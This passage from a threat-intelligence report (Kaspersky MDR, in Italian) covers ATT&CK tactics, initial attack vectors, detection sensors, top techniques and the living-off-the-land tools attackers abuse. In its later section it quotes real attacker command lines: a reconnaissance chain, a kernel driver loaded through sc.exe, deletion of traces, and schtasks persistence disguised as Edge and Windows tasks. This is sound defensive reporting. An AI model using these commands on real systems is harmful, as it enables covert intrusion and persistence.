	TA0008: Spostamento laterale	Poiché il movimento laterale presenta un basso tasso di falsi positivi, si tratta di una tattica promettente per la pianificazione dello sviluppo di nuovi IoA. L'unico problema è rappresentato dai falsi positivi a livello di infrastruttura dovuti alle legittime attività del personale IT. La stragrande maggioranza degli incidenti è correlata a tentativi di sfruttamento remoto della rete e a diversi rilevamenti di anomalie relativi ad accessi sospetti alla rete effettuati utilizzando credenziali legittime.		
	TA0009: Raccolta	L'attività osservata in questa fase si basa sul rilevamento di speciali strumenti. Alcuni incidenti possono essere identificati anche da un motore di rilevamento delle anomalie. L'individuazione può risultare molto complessa, a causa delle difficoltà nel distinguere le attività legittime da quelle dannose.		
	TA0010: Esfiltrazione	Nel corso del 2025, in questa fase sono stati rilevati pochissimi incidenti. Gli incidenti rilevati sono estremamente difficili da distinguere da TA0011, poiché lo scenario più comune è T1041: Esfiltrazione sul canale C2 ¹⁰ utilizzando protocolli standard del livello applicativo. Gli incidenti sono stati attribuiti a questa tattica quando le prove erano chiare, come ad esempio un'attività specifica della riga di comando che indicava che un'azione comportava un'esfiltrazione.		
	TA0011: Comando e controllo	La maggior parte dei rilevamenti in questa fase è stata effettuata sulla base di Threat Intelligence: accesso a una risorsa dannosa. La gravità dell'incidente è determinata dallo scopo noto di C2: se è associato a una APT, l'incidente viene classificato come di gravità elevata. Anche i rilevamenti di framework C&C noti, come Cobalt Strike ¹¹ , Sliver ¹² , MSF ¹³ , ecc., rientrano in questa categoria.		
	TA0040: Impatto	Con questa tattica, la maggior parte degli incidenti viene identificata tramite il rilevamento di malware specifici, quando il rilevamento e la risposta in anticipo non sono possibili. Nel 2025, la stragrande maggioranza degli incidenti che hanno raggiunto questa fase era correlata al rilevamento di cryptominer o ransomware.		

8 [File binari, script e librerie Living off the Land](#)

11 [MITRE ATT&CK. S0154 Cobalt Strike](#)

9 [MITRE ATT&CK. S0521 BloodHound](#)

12 [MITRE ATT&CK. S0633 Sliver](#)


10 [MITRE ATT&CK. T1041 Esfiltrazione sul canale C2](#)

13 [Github. Rapid7. Framework Metasploit](#)

Vettori di attacco iniziali

Il rilevamento delle minacce in MDR è limitato all'utilizzo di sensori che sono gli endpoint o la piattaforma Kaspersky Anti Targeted Attack (KATA), quindi non ci si può aspettare che MDR rilevi un attacco prima che il traffico o l'attività dannosa raggiunga il sensore supportato. Nel caso dell'IR, i sensori di rilevamento non rappresentano una limitazione, quindi le statistiche sui vettori iniziali sono più rappresentative, soprattutto considerando che le statistiche IR riguardano incidenti che nella maggior parte dei casi hanno già avuto un impatto, mentre gli incidenti rilevati dall'MDR sono stati nella maggior parte dei casi prevenuti prima che si verificassero danni effettivi all'infrastruttura presa di mira. Di seguito sono riportate le statistiche sui vettori iniziali ricavate dai casi IR.

Figura 16 Percentuale del totale dei casi IR indagati




Talvolta questi vettori vengono utilizzati come collegamenti nella stessa catena. Le organizzazioni che vengono successivamente utilizzate per compromettere altre aziende attraverso rapporti di fiducia sono state a loro volta inizialmente violate tramite lo sfruttamento di applicazioni rivolte al pubblico. Negli ultimi anni abbiamo registrato molti casi in cui gli autori degli attacchi hanno prima violato i sistemi di fornitori di servizi o integratori IT, per poi utilizzare tale accesso per attaccare i loro clienti.

Il problema è ulteriormente aggravato dal fatto che molti fornitori di servizi sono aziende relativamente piccole, che offrono servizi come l'installazione e la manutenzione di software di contabilità o lo sviluppo e la manutenzione di siti Web. Queste aziende spesso non dispongono di competenze specifiche in materia di cybersecurity, né delle risorse necessarie per implementare e gestire soluzioni di sicurezza. Di conseguenza, una violazione dei sistemi di questo tipo di aziende può compromettere la sicurezza dei loro clienti, poiché è probabile che dispongano di un accesso remoto ai sistemi dei clienti, accesso che gli autori degli attacchi possono sfruttare. Allo stesso tempo, dal punto di vista del cliente, un'attività proveniente da un fornitore di fiducia può apparire legittima, consentendo agli autori degli attacchi di accedere facilmente alle reti di nuove vittime.

Quest'anno abbiamo anche osservato lo sviluppo di attacchi che sfruttano le relazioni di fiducia. In un caso, abbiamo scoperto che gli avversari avevano compromesso più di due organizzazioni in sequenza per ottenere l'accesso a un terzo bersaglio.


Negli ultimi sette anni i tre principali vettori iniziali di attacco sono rimasti relativamente stabili. Se gli account validi e le applicazioni rivolte al pubblico sono sempre stati i punti di ingresso più attraenti, la terza posizione è cambiata. In passato, le e-mail dannose rappresentavano un vettore iniziale comune, ma sono state sostituite dalle relazioni di fiducia. In particolare, le e-mail dannose sono completamente scomparse dalle nostre osservazioni come vettore di accesso iniziale nel 2023, in concomitanza con l'aumento degli attacchi basati sulle relazioni di fiducia, emersi per la prima volta nel 2021 ma entrati nella classifica TOP-3 solo nel 2023.

Figura 17 Vettori di attacco iniziali TOP-3, 2019-2025




Gli autori degli attacchi possono avere obiettivi diversi a seconda delle loro motivazioni. Alcuni vogliono interrompere le attività aziendali, altri cercano di rubare informazioni importanti e altri ancora puntano a farsi notare, ma tutti si affidano a tecniche simili. In molti casi, le organizzazioni che restano vittime degli attacchi condividono caratteristiche comuni in termini di infrastruttura e soluzioni tecniche utilizzate.

Figura 18 Vettori di attacco iniziali e danni conseguenti sulla base delle indagini IR



Come negli anni precedenti, il tipo di danno più diffuso causato dagli attacchi informatici è senza dubbio il criptaggio dei dati, innescato da applicazioni rivolte al pubblico, account validi, relazioni di fiducia e servizi remoti esterni compromessi. Le misure per mitigare il rischio di attacchi di questo tipo includono l'implementazione di una gestione tempestiva delle patch, l'adozione di criteri efficaci per le password e l'utilizzo dell'autenticazione a più fattori, nonché la limitazione dell'accesso dei fornitori esterni.

Figura 19 Accesso iniziale e durata dell'attacco




La durata della permanenza degli autori degli attacchi nella rete senza essere rilevati non dipende dal vettore iniziale, ma dal livello di maturità della sicurezza informatica all'interno dell'organizzazione. Gli autori degli attacchi che sono penetrati in una rete sfruttando una vulnerabilità di un'applicazione rivolta al pubblico, ad esempio, potrebbero rimanere inosservati per giorni, settimane, mesi o anni.

Tattiche e tecnologie di rilevamento degli avversari

Kaspersky MDR utilizza diversi sensori:


- Endpoint Protection Platform (EPP), Endpoint Detection and Response (EDR)
- Sistema di rilevamento delle intrusioni (IDS) Parte di Kaspersky Anti Targeted Attack (KATA)
- Sandbox (SB)
- Altri - incidenti segnalati dai clienti



Ai fini del presente report, i verdetti IDS che fanno parte di EPP vengono conteggiati come avvisi endpoint.

In molti casi gli incidenti sono stati rilevati utilizzando diversi tipi di sensori. Tuttavia, ai fini del diagramma seguente, viene conteggiato solo l'avviso rilevato per primo e utilizzato dall'analista SOC per determinare l'incidente. Pertanto, sebbene la maggior parte degli incidenti venga rilevata da EPP, ciò non significa necessariamente che non avrebbero potuto essere rilevati anche da IDS o Sandbox nell'ambito di KATA. Le statistiche sugli incidenti mostrano che **IDS di rete integra EPP anche in scenari in cui il sensore endpoint sembra essere il metodo di rilevamento più ovvio**, ad esempio TA0040: Impatto o TA0006: Accesso alle credenziali.

Figura 20 Percentuale di incidenti inizialmente rilevati da diversi tipi di sensori



L'elevata efficienza della Sandbox nella fase TA0001: Accesso iniziale è associata allo use case comune in KATA del rilevamento di attacchi di phishing nel perimetro della rete. Il sistema IDS di rete è efficiente nella fase TA0011: Comando e controllo. IDS è anche utile per rilevare le scansioni di rete, il che spiega la sua presenza nelle fasi TA0043: Ricognizione, TA0006: Accesso alle credenziali e TA0007: Individuazione. Diversi incidenti relativi a TA0001: Accesso iniziale sono stati rilevati anche da IDS. Un numero limitato di incidenti rilevati da IDS su TA0042: Sviluppo delle risorse e TA0002: Esecuzione si basa su comunicazioni tipiche note con il C2.

Per le tattiche da TA0002: Esecuzione a TA0006: Accesso alle credenziali, il sensore endpoint è il principale meccanismo di rilevamento. Tuttavia, se vengono utilizzati strumenti di attacco con traffico di rete tipico, questi incidenti possono anche essere rilevati tramite IDS. Tra gli esempi rientrano il rilevamento di tentativi di attacchi di forza bruta alle password di rete (TA0006: Accesso alle credenziali) e tentativi di sfruttamento remoto dei servizi di rete (TA0001: Accesso iniziale).

Capitolo VI

Tecniche e strumenti degli avversari



Tecniche degli avversari

Secondo la documentazione ufficiale di MITRE ATT&CK¹⁴, è impossibile coprire tutte le tecniche con la logica di rilevamento (Indicatori di Attacco o IoA). Tuttavia non c'è alcuna necessità pratica di farlo, poiché in questa tecnologia dobbiamo trovare un equilibrio tra il rilevamento di qualsiasi attacco e il sovraccarico del team SOC con falsi positivi: maggiore è la percentuale di falsi positivi, maggiore è la probabilità di non rilevare un incidente reale. La portata della telemetria MDR consente di tracciare quasi ogni passo degli autori degli attacchi e quindi copre qualsiasi tecnica MITRE, ma ai fini del rilevamento prendiamo in considerazione solo quelle con una maggiore probabilità di essere dannose.

Tecniche avversarie più facilmente rilevabili

Gli indicatori di attacco (IoA) utilizzati in MDR sono mappati alle tecniche MITRE ATT&CK®. Per garantire la qualità del rilevamento, il team tecnico valuta la conversione e il contributo¹⁵ di ciascun IoA, consentendo il calcolo di queste metriche anche per le tecniche MITRE ATT&CK®. Di seguito sono elencate le dieci tecniche con i tassi di conversione più elevati e la mappa termica mostra il contributo delle tecniche osservate. I tassi di conversione inferiori si spiegano con il fatto che, in pratica, a causa delle misure di sicurezza preventive utilizzate, non tutti i tentativi degli autori degli attacchi di implementare le tecniche identificate hanno portato a un incidente elaborabile.

Figura 21 Tecniche con le conversioni più alte

T1110.001: Scoperta password	34,8%	Anche se la scoperta della password viene efficacemente rilevata sia dai sensori di rete che dagli agenti endpoint, la tecnica è ancora popolare sia nei progetti di valutazione della sicurezza che negli attacchi reali.
T1136.001: Account locale	34,7%	La creazione di un account locale viene solitamente rilevata durante le attività di valutazione della sicurezza ed è facilmente individuabile.
T1078: Account validi	34,5%	Gli account di dominio e locali sono spesso utilizzati dagli autori degli attacchi per aggirare le soluzioni di sicurezza e ottenere la persistenza nei sistemi compromessi.
T1098: Manipolazione account	32,0%	Gli autori degli attacchi solitamente manipolano account legittimi, riattivano account disabilitati o ne modificano l'appartenenza a gruppi. Anche la tecnica T1098.007: Gruppi locali o di dominio aggiuntivi è piuttosto diffusa, con un tasso di conversione del 28,8%.
T1046: Individuazione del servizio di rete	31,2%	L'individuazione dei servizi di rete è una tecnica comune utilizzata dagli avversari prima di ulteriori tentativi di sfruttamento e movimento laterale.
T1566.002: Link di spear-phishing	28,7%	Il phishing resta la tecnica più diffusa per ottenere l'accesso iniziale. Ciò conferma la tendenza iniziata nel 2023: nel 2025 la popolarità e i tassi di conversione hanno continuato ad aumentare.
T1021: Servizi remoti	26,0%	Questa è la seconda tecnica di spostamento laterale più popolare, utilizzata di frequente in vari tipi di incidenti insieme a T1078: Account validi.
T1595: Scansione attiva	25,8%	Osservata principalmente dall'esterno del perimetro di rete: una tipica tattica di ricognizione per tutti i tipi di attacchi esterni.
T1568: Risoluzione dinamica	23,1%	Una nuova tecnica aggiunta all'elenco nel 2025 è questo meccanismo di comando e controllo, tipico degli attacchi avanzati condotti da esseri umani. Anche tutte le sotto-tecniche sono state osservate in incidenti reali con una buona conversione: T1568.002: Algoritmi di generazione del dominio (23%), T1568.001: Fast Flux DNS (23%), T1568.003: Calcolo DNS (23%).
T1210: Sfruttamento dei servizi remoti (RCE)	20,2%	I tentativi di exploit RCE sono molto comuni negli incidenti, sia per ottenere l'accesso iniziale che per facilitare lo spostamento laterale.

¹⁴ MITRE ATT&CK: Design e filosofia, p.2.1 Copertura ATT&CK

¹⁵ Il termine **conversione** si riferisce al rapporto tra gli avvisi classificati come incidenti e il numero totale di avvisi corrispondenti a una specifica tecnica MITRE ATT&CK®. Il **contributo** è il rapporto tra gli incidenti in cui è stata osservata una particolare tecnica e il numero totale di incidenti segnalati.

Strumenti impiegati negli attacchi

Nella stragrande maggioranza dei casi, MDR blocca gli attacchi nelle fasi iniziali, impedendo che l'incidente causi danni, mentre il team di Digital Forensics and Incident Response (DFIR) interviene in genere dopo che le perdite aziendali sono già diventate evidenti. Per questo motivo, l'elenco delle utility più diffuse per MDR e IR presenta lievi differenze. L'altra differenza è che MDR si concentra principalmente sui LotLbin, perché gli strumenti dannosi vengono bloccati in modo piuttosto efficace da EPP, la principale fonte di telemetria di MDR. DFIR si concentra principalmente su strumenti specializzati per l'analisi degli avversari, ma vengono menzionati anche i popolari LotLbin. In questo report vengono fornite entrambe le statistiche.

Gli autori degli attacchi utilizzano strumenti del sistema operativo predefiniti per ridurre al minimo il rischio di rilevamento durante la trasmissione a un sistema compromesso.

Figura 22 Gli strumenti LotL più popolari secondo le statistiche MDR

	Tutti gli incidenti	Incidenti di gravità elevata
powershell.exe	2,0%	14,4%
rundll32.exe	0,6%	5,9%
mshta.exe	0,6%	3,8%
comsvcs.dll	0,2%	3,0%
msedge.exe	1,1%	2,7%
wscript.exe	0,5%	1,8%
mmc.exe	0,2%	1,7%
msiexec.exe	0,6%	1,5%
sc.exe	0,1%	1,4%
schtasks.exe	0,1%	1,4%
reg.exe	0,3%	1,2%

I LOLBin più comuni osservati in quasi tutti gli incidenti sono **powershell.exe** e **rundll32.exe**.

La popolarità di **mshta.exe** si spiega con la tendenza in atto a utilizzare acquisizioni false per l'esecuzione di payload dannosi, un esempio dei quali è stato fornito nel nostro report MDR del 2024¹⁶.

Esempi quali PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll e msiexec.exe sono stati evidenziati nel report MDR del 2023¹⁷.

wscript.exe viene utilizzato per eseguire payload dannosi scritti in script VB¹⁸. Ecco un esempio tratto da un episodio reale, relativo a un attacco condotto da esseri umani:

```
"C:\Windows\System32\WScript.exe"
"C:\Users\██████████\AppData\Local\Temp\1██████9.vbs"
```

oppure

```
"wscript.exe"
"C:\Users\██████████\AppData\Local\Temp\5██████5.vbs"
```

mmc.exe è diventato così popolare negli attacchi reali che compare per la prima volta in questo elenco. In tutti i casi osservati, MMC è stato utilizzato dagli autori degli attacchi sugli endpoint compromessi, sia per l'esecuzione che per eludere il Controllo account utente (UAC).¹⁹. Di seguito viene mostrata la sequenza di esecuzione diretta dall'host compromesso:

```
(PID: 628) C:\Windows\system32\services.exe
└── (PID: 6296) C:\Windows\system32\ServerManagerLauncher.exe
    └── (PID: 5768) "C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.msc"
```

¹⁶ [Kaspersky MDR Analyst Report 2024]

¹⁷ [Kaspersky MDR Analyst Report 2023]

¹⁸ [T1059.005: Visual Basic]

¹⁹ [T1218.014: MMC]

sc.exe è un'utility standard usata per la gestione dei servizi di Windows e i servizi sono una tecnica popolare per l'esecuzione di payload²⁰ e la persistenza²¹. Di seguito è riportato il percorso di ricognizione interna dell'autore di un attacco da un host compromesso in un attacco reale condotto da esseri umani.

```
C:\Windows\System32\services.exe
-> C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
-> "powershell.exe" -NonInteractive -enc [BASE64]
-> "C:\Windows\system32\cmd.exe" /C whoami
-> "C:\Windows\system32\cmd.exe" /C tasklist /svc
-> "C:\Windows\system32\cmd.exe" /C netstat -ano
-> "C:\Windows\system32\cmd.exe" /C ping -n 1 8.8.8.8
-> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe 103. [REDACTED].25:443
-> "C:\Windows\system32\cmd.exe" /C tasklist /svc
-> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
-> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
-> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
-> "C:\Windows\system32\cmd.exe" /C tokei -H aa [REDACTED] 1404ee: [REDACTED]
448535c97b3fc9
-> "C:\Windows\system32\cmd.exe" /C sc.exe create MpKslad05f1ba type=kernel binpath=c:\windows\
System32\drivers\MpKslDrv.sys
-> "C:\Windows\system32\cmd.exe" /C sc.exe start MpKslad05f1ba
-> "C:\Windows\system32\cmd.exe" /C cd
-> "C:\Windows\system32\cmd.exe" /C netstat -ao
-> "C:\Windows\system32\cmd.exe" /C netstat -ano
-> "C:\Windows\system32\cmd.exe" /C sc.exe stop MpKslad05f1ba
-> "C:\Windows\system32\cmd.exe" /C sc.exe delete MpKslad05f1ba
-> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\drivers\MpKslDrv.sys
-> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\apids.dll
-> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\rsd.dat
-> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
-> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
-> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
-> "C:\Windows\system32\cmd.exe" /C tasklist /svc
-> "C:\Windows\system32\cmd.exe" /C ping -c 1 [REDACTED].net
```

schtasks.exe è uno scenario comune per il mantenimento della persistenza in un host compromesso²². Di seguito è riportata una pianificazione delle attività dell'autore di un attacco in un incidente reale di gravità elevata causato da esseri umani. Per mantenere l'accesso remoto, l'autore dell'attacco pianifica l'esecuzione di SSHd e OpenVPN, simulando Edge e Windows.

```
1. schtasks /create /tn "EdgeUpdateWinr" /tr "cmd /c c:\programdata\svc\sshd.exe" /sc hourly /ru SYSTEM /f
```

```
Task path: C:\Windows\System32\Tasks\EdgeUpdateWinr,
Schedule task name: EdgeUpdateWinr
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D92 [REDACTED]
C7A4A}:Actions
Command: "cmd" /c c:\programdata\[REDACTED]\sshd.exe
```

```
2. schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\" -config \"C:\
ProgramData\[REDACTED]\ak.ovpn\"" /sc onstart /ru SYSTEM /f
```

```
Task path: C:\Windows\System32\Tasks\WindowsAutoTask
Schedule task name: WindowsAutoTask
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F8 [REDACTED]
1A9}:Actions
Command: schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\"
-config \"C:\ProgramData\[REDACTED]\ak.ovpn\"" /sc onstart /ru SYSTEM /f
```

20 T1569.002: Esecuzione del servizio


21 T1543.003: Servizio di Windows

22 T1053.005: Attività pianificata

Strumenti degli avversari dalle statistiche IR

